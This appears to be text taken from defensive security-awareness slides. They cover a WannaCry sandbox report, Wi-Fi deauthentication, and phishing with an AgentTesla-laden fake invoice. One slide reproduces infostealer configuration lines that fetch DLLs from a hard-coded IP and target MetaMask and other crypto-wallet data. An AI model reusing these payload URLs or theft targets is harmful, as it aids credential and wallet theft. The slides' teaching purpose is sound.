
Tracker: Ransomware, Stealer, WannaCry

Processes:

- 6320 ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe (DMP) - wansnary, 63k, 133, 36
- 6360 attrib.exe +h - 67, 9, 12

Process details for ID 6320 (Malicious):

- T1486 Data Encrypted for Impact (1) - WannaCry Ransomware is detected
- T1566.001 Spearphishing Attachment (1) - Drops known malicious image
- T1176 Browser Extensions (1) - Modifies files in the Chrome extension folder
- RANSOMWARE has been detected
- T1137 Office Application Startup (1) - Writes a file to the Word startup folder
- T1552.001 Credentials In Files (1) - Actions looks like stealing of personal data
- T1518 Software Discovery (1) - Actions looks like stealing of personal data
- WANNACRY has been detected (YARA)
- WANNACRY mutex has been found
- T1547.001 Registry Run Keys / Startup Folder (1) - WANNACRY has been detected



RegCloseKey

Screenshots



⌵ Show more

Hybrid Analysis



Tip: Click an analysed process below to view more details.

Analysed 49 processes in total (System Resource Monitor).

- 📁 **Input Sample** (PID: 5056) 📅 20/23
 - 📄 **attrib.exe** attrib +h. (PID: 2152) 🔒 Hash Seen Before
 - 📄 **icacls.exe** icacls ./grant Everyone:F/T/C/Q (PID: 5944) 🔒 Hash Seen Before
 - 📄 **taskdl.exe** (PID: 3180) 🔒 Hash Seen Before
 - 📄 **cmd.exe** %WINDIR%\system32\cmd.exe /c 205041728161254.bat (PID: 1572) 🔒 Hash Seen Before
 - 📄 **cscommand.exe** //nologo m.vbs (PID: 7596) ⚙️ Hash Seen Before

Malicious Indicators

Anti-Detection/Stealthiness

Attempts to change the attributes of the files

External Systems

Sample detected by CrowdStrike Static Analysis and ML with relatively high confidence

Installation/Persistence

Writes data to a remote process

Pattern Matching

YARA signature match

System Security

Modifies the access control lists of files

Unusual Characteristics


Spawns a lot of processes

Network Security Tips


Strengthen Your Passwords




Use Different Password



Avoid Public Networks




Backup Important Data



Securing Wi-Fi Tips

De-authentication Attack



Why I was able to perform this attack ?

Wi-Fi Frames:

- **Management Frames (Not encrypted)**
 - Establish and maintain connections
- **Control Frames**
 - Assist in data transmission and coordination
- **Data Frames**
 - Carry actual user data over the network

Securing Wi-Fi:



Wi-fi Security:

- Use Strong Encryption
Enable WPA3 or WPA2 encryption for your Wi-Fi network.
- Set a Strong Password
Use a complex, unique password for your Wi-Fi network to prevent unauthorized access.
- Disable WPS (Wi-Fi Protected Setup)
Turn off WPS to reduce the risk of brute force attacks.
- Hide SSID (Network Name)
Disable SSID broadcast to make your network less visible to unauthorized users.

Quiz



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BREAK



2

Hands-On Activity: Recognizing Phishing



Agenda

- Introduction
- Common Types of Phishing
- How to Protect?!
- Quiz



True Story

HR





انا حمبولة الإتش أر

Just now · 🌐



بدور على مبرمج عنده:
خبرة 5 سنين في ++C/C
خبرة 5 سنين في Python
بار بوالديه





Rejected







انا حمبولة الإتش أر is 🙄 feeling angry.

1m · 🌐



الواحد زهق من بنك [REDACTED] ساعتين ونص مستني وحاجة تزهق

From: Accounts <[pia.cos@\[REDACTED\].com](mailto:pia.cos@[REDACTED].com)>
Subject: FW:Re: PAYMENT FOR INV
Date: September 28, 2022 at 10:10:32 AM GMT+2
To: [REDACTED]

Hello **Hambola**

Payment completed on behalf of my boss. Please confirm receipt .
as i will have to return to my boss with feedback



Thanks
Regards

Kimberly Chileno Ortiz



INV_swift_advice_FX
290920220000000000
000000PDF



INV_swift_advice_FX
290920220000000000
000000PDF.zip



INV_swift_advice_
FX290920220000
000000000000PDF
.exe

Directed by
ROBERT B. WEIDE



Community Score



54/71 security vendors flagged this file as malicious

Follow

Reanalyze

Download

Similar

More

[Redacted] d3989eab2df878b58c3691de0ab7b9d1a

VBNVCCXMGJGDF.exe

Size
383.48 KB

Last Analysis Date
2 years ago



peexe assembly overlay signed spreader invalid-signature

DETECTION

DETAILS

RELATIONS

BEHAVIOR

CONTENT

TELEMETRY

COMMUNITY 1

Comments (1)



VMRay

2 years ago

VMRay Analysis Verdict: Malicious


Threat Name: AgentTesla.v3

Classifications: Injector, Spyware

END

Introduction


EG|CERT




Human is The Weakest Link

What is Phishing?


- Phishing is a type of cyberattack where attackers trick individuals into revealing sensitive information such as login credentials, financial details, or personal information.




Exploits Human Psychology (Curiosity, Fear, Urgency).



Requires Minimal Efforts




Bypasses Any Security Solutions



Consequences



Malware Attacks



Identity Theft



Financial Losses


RATs:

- A **Remote Access Trojan (RAT)** is a type of malware that allows a hacker to gain unauthorized remote control over a victim's computer.


Infostealer:

- An **Infostealer** is a type of malware designed to steal sensitive information from an infected system and send it to an attacker.


Keylogging




Data Theft



Browsers



Credit Cards



Cryptocurrency Wallets



Sessions

Malware Infection



```

libs_nss3:http://5.252.23.112/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
libs_msvcp140:http://5.252.23.112/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/msvc140.dll
libs_vcruntime140:http://5.252.23.112/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll
libs_mozglue:http://5.252.23.112/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll
libs_freebl3:http://5.252.23.112/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll
libs_softokn3:http://5.252.23.112/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll

```

Download
Libraries

```

ews_meta_e:ejbalbakoplchlghcedalmeeeajnimhm;MetaMask;Local Extension Settings
ews_tronl:ibnejdfjmmkpcnlpebklmnoeiohofec;TronLink;Local Extension Settings
libs_sqlite3:http://5.252.23.112/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll
ews_bsc:fhbohimaelbohpbjbbldcngcnapndodjp;BinanceChain;Local Extension Settings
ews_ronin:fnjhmkhmkbjkkabndcnnogagobneec;Ronin;Local Extension Settings

```

```

wlts_exodus:Exodus;26;exodus;*partitio*,*cache*,*dictionar*
wlts_atomic:Atomic;26;atomic;*cache*,*IndexedDB*
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*cache*
wlts_binance:Binance;26;Binance;app-store.*;-
wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;*;-
wlts_electrum:Electrum;26;Electrum\wallets;*;-
wlts_elecltc:Electrum-LTC;26;Electrum-LTC\wallets;*;-
wlts_elecch:ElectronCash;26;ElectronCash\wallets;*;-
wlts_guarda:Guarda;26;Guarda;*cache*,*IndexedDB*
wlts_green:BlockstreamGreen;28;Blockstream\Green;*cache,gdk,*logs*
wlts_ledger:Ledger Live;26;Ledger Live;*cache*,*dictionar*,*sqlite*

```

Cryptocurrency
Wallets

```

ews_ronin_e:kjmoohlgokccodicjjfebfomlbljgfhk;Ronin;Local Extension Settings
ews_meta:nkbihfbeogaeaoehlefnkodbefgpgknn;MetaMask;Local Extension Settings
sstmfo_System Info.txt:System Information:


```

Basic SystemInfo

